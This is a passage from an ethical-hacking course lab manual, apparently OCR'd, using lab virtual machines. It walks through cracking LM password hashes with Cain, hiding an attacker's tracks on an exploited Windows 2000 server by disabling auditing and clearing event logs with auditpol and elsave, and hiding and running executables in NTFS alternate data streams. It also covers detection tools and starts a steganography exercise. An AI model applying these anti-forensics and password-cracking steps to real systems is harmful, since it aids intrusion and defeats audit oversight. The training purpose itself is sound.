


8. **Right Click** on any account, then choose **Select All** from the pop-up menu.
9. **Right click** on the selected area, then **choose** Brute-Force Attack | LM Hashes.

This Picture is for Example Only!


Notes:

10. A Brute-Force Attack window will pop up.
    a. Leave the defaults.
    b. Click Start. Notice the length of time Cain predicts the entire attack will take! After a few minutes, once a few passwords have been broken, click **Stop**, then **Exit**.




Notes:

11. **Right click** on the select area, then **choose** Dictionary Attack | LM Hashes.
12. A Dictionary Attack window will pop up.
    a. **Click** Add on the top right corner.
    b. You now have the opportunity to choose the dictionary files you want to use in your attack. You can have as many as you like. You can create your own or download them off the web. Today, we are going to make use of the lists we have provided on your student DVD 1.
    c. **Browse** to Desktop\Security\Student-Tool-Bar\Mod14 - Attacking Web Technologies\Tools\wordlists\
        i. **Highlight** the lists you want to use. We recommend the items highlighted below.
        (you can also use the password list of Twitter's 370 banned passwords found in XP VM: c:\tools\Twitter 370 banned passwords.txt)



ii. **Click** Open.

iii. **Click** Start and wait patiently.



Notes:

iv. If your password is not cracked, it simply means it is not part of the wordlist. You can add your password to the list, save the file and start over. You will need to reload the files.

This Picture is for Example Only!

13. You should now see the cracked passwords listed in the Cracker screen.

This Picture is for Example Only!

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16A...		LM & NTLM
ASPNET				A6FFF169685A...	91F8029C2778...		LM & NTLM
Brute	12345	*	12345	AEBD4DE384C7...	7A21990FCD3D...		LM & NTLM
Dictionary	HARIPH	*	hariph	2D1E78F2B9E4...	23CED2B29E0D...		LM & NTLM

8.3 Exercise 3 – Covering your tracks via Audit Logs

1. We are going to take off from the RPC GUI exploit we made use of in Lab 7.
2. If we need to cover our tracks, we would normally make the tools needed part of our hacker upload package.
3. If you still have the Netcat listener running on the 2000 server please continue to step 4.
   a. Repeat Lab 7 Exercise 2 Step 3 through Step 8.
4. We now need to upload a few more programs to our 2000 server.
   a. Start your FTP server and copy the following programs to the 2000 server.
      i. Auditpol – C:\Tools\Exploits
      ii. Dumpel – C:\Tools\Exploits
      iii. ELSave – C:\Tools\Exploits
      iv. If you have any questions please see Lab 7 Exercise 2 Step 6 and 7.
5. You should have all three tools copied across and have the command prompt of the exploited server.
6. We will first look at auditpol, which is built into the NT resource kit.
7. Check the audit status of the 2000 system you have exploited.
   a. Type: **auditpol**and **hit enter**

This Picture is for Example Only!

```
C:\>auditpol \\192.168.2.5
Running ...

(X) Audit Enabled

System                                  = Success and Failure
Logon                                   = Success and Failure
Object Access                           = No
Privilege Use                           = No
Process Tracking                        = No
Policy Change                           = Success and Failure
Account Management                      = No
Directory Service Access                = No
Account Logon                           = No

C:\>
```

b. You should see that some of the items are being audited.


8. Let's disable the auditing on this system.
   a. Type: **auditpol /disable** and **hit enter**

This Picture is for Example Only!

```
Local audit information changed successfully ...
New local audit policy ...

(0) Audit Disabled

System                                  = Success and Failure
Logon                                   = Success and Failure
Object Access                           = No
Privilege Use                           = No
Process Tracking                        = No
Policy Change                           = Success and Failure
Account Management                      = No
Directory Service Access                = Success and Failure
Account Logon                           = No
```

b. You will now see that all auditing is disabled. If you open the 2000 server VM and look at the last security entry, you will see the audit policy change to record nothing.

This Picture is for Example Only!



Note: In the Security Log, always check on event **IDs 529** "Unknown user or bad password", **680** "Account logon", and **517** "Security Log Cleared".

9. Here is the list of other options you can use with auditpol.

```
AuditPol [\\computer] [/enable | /disable] [/help | /?] [/Category:Option] ...

   /Enable    = Enable audit (default).

   /Disable   = Disable audit.

   Category   = System     : System events
                Logon      : Logon/Logoff events
                Object     : Object access
                Privilege  : Use of privileges
                Process    : Process tracking
                Policy     : Security policy changes
                Sam        : SAM changes
                Directory  : Directory access
                Account    : Account logon events

   Option     = Success    : Audit success events
                Failure    : Audit failure events
                All        : Audit success and failure events
                None       : Do not audit these events

Samples are as follows:

   AUDITPOL \\MyComputer
   AUDITPOL \\MyComputer /enable /system:all /object:failure
   AUDITPOL \\MyComputer /disable
   AUDITPOL /logon:failure /system:all /sam:success /privilege:none

AUDITPOL /HELP | MORE displays Help one screen at a time.
```


Note: As long as you have an Admin account, you can run most of these programs from any computer that has access to the victim.

10. Let's move on and make use of the tool called Dumpel.
    a. Dumpel is part of the Windows 2000 Server resource kit. It will dump an event log for a local or remote system into a tab separated text file. This file can then be imported into a spreadsheet or database for further investigation. The tool can also be used to filter in or filter out certain event types.
    b. The following syntax is used by the dumpel.exe tool:
        i. dumpel -f file [-s \\server] [-l log [-m source]] [-e n1 n2 n3...] [-r] [-t] [-d x]
        ii. Where: **-f** file specifies the file name for the output file. There is no default for **-f**, so you must specify the file.
        iii. **-s** server specifies the server for which you want to dump the event log. Leading backslashes on the server name are optional.
        iv. **-l** log specifies which log (system, application, security) to dump. If an invalid log name is specified, the application log is dumped.
        v. **-m** source specifies in which source (such as redirector (rdr), serial, and so on) to dump records. Only one source can be supplied. If this switch is not used, all events are dumped. If a source is used that is not registered in the registry, the application log is searched for records of this type.
        vi. **-e n1 n2 n3**. Filters for event ID nn (up to 10 can be specified).
        vii. If **-r** is used, all records except records of these types are dumped. If this switch is not used, all events from the specified source name are selected. You cannot use this switch without the **-m** switch.
            1. **–r** specifies whether to filter for specific sources or records, or to filter them out.
        viii. **–t** specifies that individual strings are separated by tabs. If **-t** is not used, strings are separated by spaces.
        ix. **-d x** dumps events for the past x days.

```
DUMPEL Usage:

dumpel -f file [-s \\server] [-l log [-m source]] [-e n1 n2 n3..] [-r] [-t] [-d
x]

    -d <days>         Filters for event last days (number larger than zero)
    -e nn             Filters for event id nn (up to 10 may be specified)
    -f <filename>     Output filename (default stdout)
    -l <name>         Dumps the specified log (system, application, security)
    -b                Dumps a backup file (use -l to specify file name)
    -m <name>         Filters for events logged by name
    -r                Filters out events logged by name (must use -m too)
    -s <servername>   Remote to servername
    -t                Use tab to separate strings (default is space)
    -c                Use comma to separate fields
    -ns               Do not output strings
    -format <fmt>     Specify output format.  Default format is
                       dtTCISucs
                      where
                        t - time
                        d - date
                        T - event type
                        C - event category
                        I - event ID
                        S - event source
                        u - user
                        c - computer
                        s - strings
```

Note: Dumpel can only retrieve content from the system, application, and security log files. You cannot use Dumpel to query content from the File Replication Service, Domain Name System (DNS), or Directory Service event logs.

11. Type: **dumpel –s <ipaddress of 2000 server> -l application –f log.txt**
    a. Type: **dir** (Do you see log.txt listed?)
    b. Now let's use the FTP server to push the file back to your attacking system.
    c. Hopefully you still have the FTP server running. If not, please start it up and log in.
    d. Once logged in, type: **putc:\winnt\system32\tools\log.txt**
    e. Now browse to the file log.txt found under c:\tools\exploits on your XP VM Image and open the text file.



    f. Exit the FTP server.
12. We will now look at Event Log Save, which is a command-line tool included in the Windows 2000 Server Resource Kit.
13. ELSave takes the following arguments:

a. **-s \\servername** Server (PC) for which you want to save or clear the log.
b. **-F file** Save the log to a file with this name. Must be an absolute path to a local file on the server specified with **-s**. If **-F** is not specified the log is not saved.
c. **-l log** Name of log to save or clear. Must be one of system, application or security. Default is application.
d. **-q** Write errors and warnings to the application event log. Default is to write errors to stderr. This option is mostly useful when ELSave is run in the background; for example from the scheduler.
e. **-C** Clears the log. If **-C** is not specified the log is not cleared.

14. Let's practice a few different items.
    a. Save the application log locally:
        i. Type: **elsave -F application.log**

```
C:\Tools>elsave -F application.log
elsave -F application.log
```

        ii. Type: **dir** (Do you see the application.log filed saved?)

```
08/12/2008  02:32 PM    <DIR>          AbilityServer
08/19/2008  12:06 AM            73,152 application.log
08/18/2008  10:56 PM            61,440 auditpol.exe
```

    b. Save the system log on the local machine and then clear the log:
        i. Type:**elsave -l system -F system.log –C**

```
C:\Tools>elsave -l system -F system.log -C
elsave -l system -F system.log -C
```

        ii. Type: **dir** (Do you see the system.log filed saved?)


```
10/10/2007  12:26 PM    <DIR>          Splice
08/19/2008  12:15 AM           196,608 system.log
10/10/2007  12:26 PM    <DIR>          tftpd32g
```

    c. Now let's save and clear the other two event logs:
        i. Type: **elsave -l application -F application.log –C**
        ii. Type: **elsave -l security -F security.log –C**
    d. In order to clear this up, we would copy those event logs to the attacking system and delete them from this folder.
    e. Give that a try on your own and see if you can remove all traces via the event logs.

15. Now let's login to your 2000 server and look at the log files.

Notes:

a. You should notice one item in particular. Using elsave, you do not see an entry that records the clearing of the event logs. That makes it even more difficult to understand what is happening.




8.4 Exercise4 – Alternate Data Streams

1. As a hacker you are always looking for ways to hide your files and text from others. Alternate Data Streams give you one avenue to make that happen.
2. Creating Alternate Data Streams is fairly simple.
3. Open your XP VM Image and open a command prompt.

Note: You may need to use the full path.

a. First we are going to create a simple text file.
   i. Type: **echo Just a plain text file>sample.txt**

   ii. Type: **dir sample.txt** or browse to the file and check out the properties. (Take note of the size.)



Notes:

b. Now we will make the ADS.

i. Type: **echo You can't see me>sample.txt:secret.txt**

ii. Type: **dir sample.txt**. (It appears that nothing has changed.)

```
C:\>dir sample.txt
 Volume in drive C has no label.
 Volume Serial Number is 6458-7BF3

 Directory of C:\

08/18/2008  07:17 PM                24 sample.txt
               1 File(s)             24 bytes
               0 Dir(s)  36,666,241,024 bytes free
```

Note: Unfortunately, the use of the colon operator is a bit hit or miss in its' implementation and some times does not work as we might expect as seen below.

```
C:\>type sample.txt:secret.txt
The filename, directory name, or volume label syntax is incorrect.
```

Note: Since the "type" command does not understand the colon operator we will have to use notepad to read the file.

iii. Type: **notepad sample.txt:secret.txt**
   1. This is how you see the file you created.

```
C:\>notepad sample.txt:secret.txt
```

iv. Now browse to the file and check it out again. It appears that nothing has changed.

c. So how do we stop this from happening?

d. What else can we do with Alternate Data Streams? You can make an ADS in not only files, but also directories, here is an example.
   i. Type: **md stuff**
   ii. Type: **cd stuff**
   iii. Type: **dir**
      1. Take note of the data.

```
C:\>md stuff

C:\>cd stuff

C:\stuff>dir
 Volume in drive C has no label.
 Volume Serial Number is 6458-7BF3

 Directory of C:\stuff

08/18/2008  08:30 PM    <DIR>          .
08/18/2008  08:30 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  36,666,241,024 bytes free
```

iv. Type: **echo Hide stuff in stuff>:hide.txt**

```
C:\stuff>echo Hide stuff in Stuff>:hide.txt
```

v. Type: **dir**

1. Notice the data has not changed.

```
C:\stuff>dir
 Volume in drive C has no label.
 Volume Serial Number is 6458-7BF3

 Directory of C:\stuff

08/18/2008  08:31 PM    <DIR>          .
08/18/2008  08:31 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  36,666,241,024 bytes free
```


Notes:


vi. Type: **notepad :hide.txt**

1. Hopefully, you now see a notepad window with hide.txt's contents. If all one could do with AltDS was hide text files it would not be that impressive, but there's much more that can be done with this useful NTFS feature.

```
C:\stuff>notepad :hide.txt
```

e. We will not work on Hiding and running an executable in an ADS.
   i. As it turns out, using ADS to hide executables is not much harder than it is to hide text files. ADS makes for a great way for malware to hide itself on a system.

f. Change directories to the Windows directory so that we can use one of the executables in that folder.
   i. Type: **cd \windows** and **hit enter**



g. First let's make our file to hide behind.
   i. Type:**echo Test>test.txt**
   ii. Type: **dir test.txt** (Take note of the data.)


Notes:

h. Now we put an EXE behind this text file. We will be using notepad.exe because it's convenient.
   i. Type:**type notepad.exe>test.txt:note.exe**

   ii. Type: **dir test.txt** (Take note of the data.)
      1. Now we will confirm the file size, notice that adding notepad.exe did not increase the size of test.txt.

```
C:\WINDOWS>dir test.txt
 Volume in drive C has no label.
 Volume Serial Number is 6458-7BF3

 Directory of C:\WINDOWS

08/18/2008  09:03 PM                 6 test.txt
               1 File(s)              6 bytes
               0 Dir(s)  36,666,171,392 bytes free
```


i. Next we confirm the contents of the text file when some one tries to open it.
   i. Type: **notepad test.txt**



j. Now we will attempt to run our hidden exe. Notice the ".\" in front of the file name, this is necessary because the "start" command needs to know the correct path to the file (at least if you are using XP).
   i. Type: **start .\test.txt:note.exe**

```
C:\WINDOWS>start .\test.txt:note.exe
```

k. If all worked well, there should now be a notepad window up on your system. You should be able to hide just about any other EXE file this way if you wish.



Notes:

4. Let's see if we can find these Alternate Data Streams.
   a. Some anti-malware tools understand how to search Alternate Data Streams for malware. Adaware SE Buld 1.05 can recognize known spyware in ADS's (See http://www.lavasoftsupport.com/index.php?showtopic=40692 for more details).
   b. Spybot or Symantec Antivirus vendor websites give little information on it.
   c. LADS by Frank Heyne seems to work quite well for finding the streams we created in this lab.
   d. Navigate to Security Toolbar\Student-Tool-Bar\Mod8v-vHacking Windows\Tools\ADS-Stream\lads and right click, choose Command Prompt Here.

e. Type: **lads c:**
   i. As you can see it found both of the files we hid.

```
C:\>lads c:\

LADS - Freeware version 3.21
(C) Copyright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory C:\

      size  ADS in file
---------  --------------------------------
Error 32 opening C:\pagefile.sys: The process cannot access the file because it
is being used by another process
        19  C:\sample.txt:secret.txt
        21  C:\stuff\:hide.txt

The following summary might be incorrect because there was at least one error!

        40 bytes in 2 ADS listed
```

f. If you want to find out more about what LADS can do; run it with the "/?" parameter.
   i. Type: **lads /?**
   ii. You should pay attention to the "/S" parameter, you can use it to search entire hard driveand directory structures for ADS.

```
C:\>lads /?

LADS - Freeware version 3.21
(C) Copyright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Usage: LADS [Directory] [/S] [/D] [/A] [/Xname]
  Directory: directory to scan, current if ommitted
  /S       include Subdirectories
  /D       Debug LADS ;-)
  /A       give a summary of All bytes used in the scanned directories
           (All files and directories are considered as uncompressed
           and all security decriptions are skipped
           for calculating this number!)
  /Xname eXclude any ADS "name"
  /Pfile read Parameters from "file"
```


Notes:


5. Additional tools for finding Alternate Data Streams.
   a. LADS - List Alternate Data Streams by Frank Heyne
      http://www.heysoft.de/Frames/f_sw_la_en.htm
   b. Streams.exe from SysInternals
      http://www.sysinternals.com/ntw2k/source/misc.shtml#streams
   c. ScanADS command line toolhttp://www.kodeit.org/products/scanads/default.htm
   d. ADS Spy GUI Scanner
      http://www.spywareinfo.com/~merijn/downloads.html
   e. Crucial ADS GUI Scanner
      www.crucialsecurity.com/downloads.html

f. ADS Detector for Explorerhttp://www.codeproject.com/csharp/CsADSDetectorArticle.asp
g. Windows ports of Unix tools like CAT http://unxutils.sourceforge.net/

6. Further Reading
   a. http://patriot.net/~carvdawg/docs/dark_side.html
   b. http://www.heysoft.de/nt/ntfs-ads.htm
   c. http://www.ramsecurity.us/texts/ntfsds.php

8.5 Exercise5 – Stegonagraphy

1. Where else can we hide information? As studied in module 9, we can make use of the Art of Stegonagraphy.
2. There are literally hundreds of steg tools available. Just perform a simple google search to see what we are talking about.
3. We are going to look at one of the tools that has been around for some time.
4. BlindSide Cryptographic Tool For Windows Bitmap
5. The Tool can be found in your XP VM Desktop\Security\Student-Tool-Bar\Mod8 - Hacking Windows\Tools\BlindSide\. What is BlindSide?
   a. BlindSide is an example of the art of steganography - the passing of secret messages in a form such that one would not suspect the message is being passed. This is an area of cryptography that is attracting considerable interest of late. The Blindside utility can hide a file (or files) of any variety, within a Windows Bitmap image (BMP file). The original image and the encoded image look absolutely identical to the human eye - but when run back through Blindside, the concealed data can be extracted and secret data retrieved. For added security, you can even scramble your data with a password so no-one but the people you authorize can via your secret data.
6. First, check out the different options for BlindSide.
   a. Open a command prompt at the folder where blindside is located.
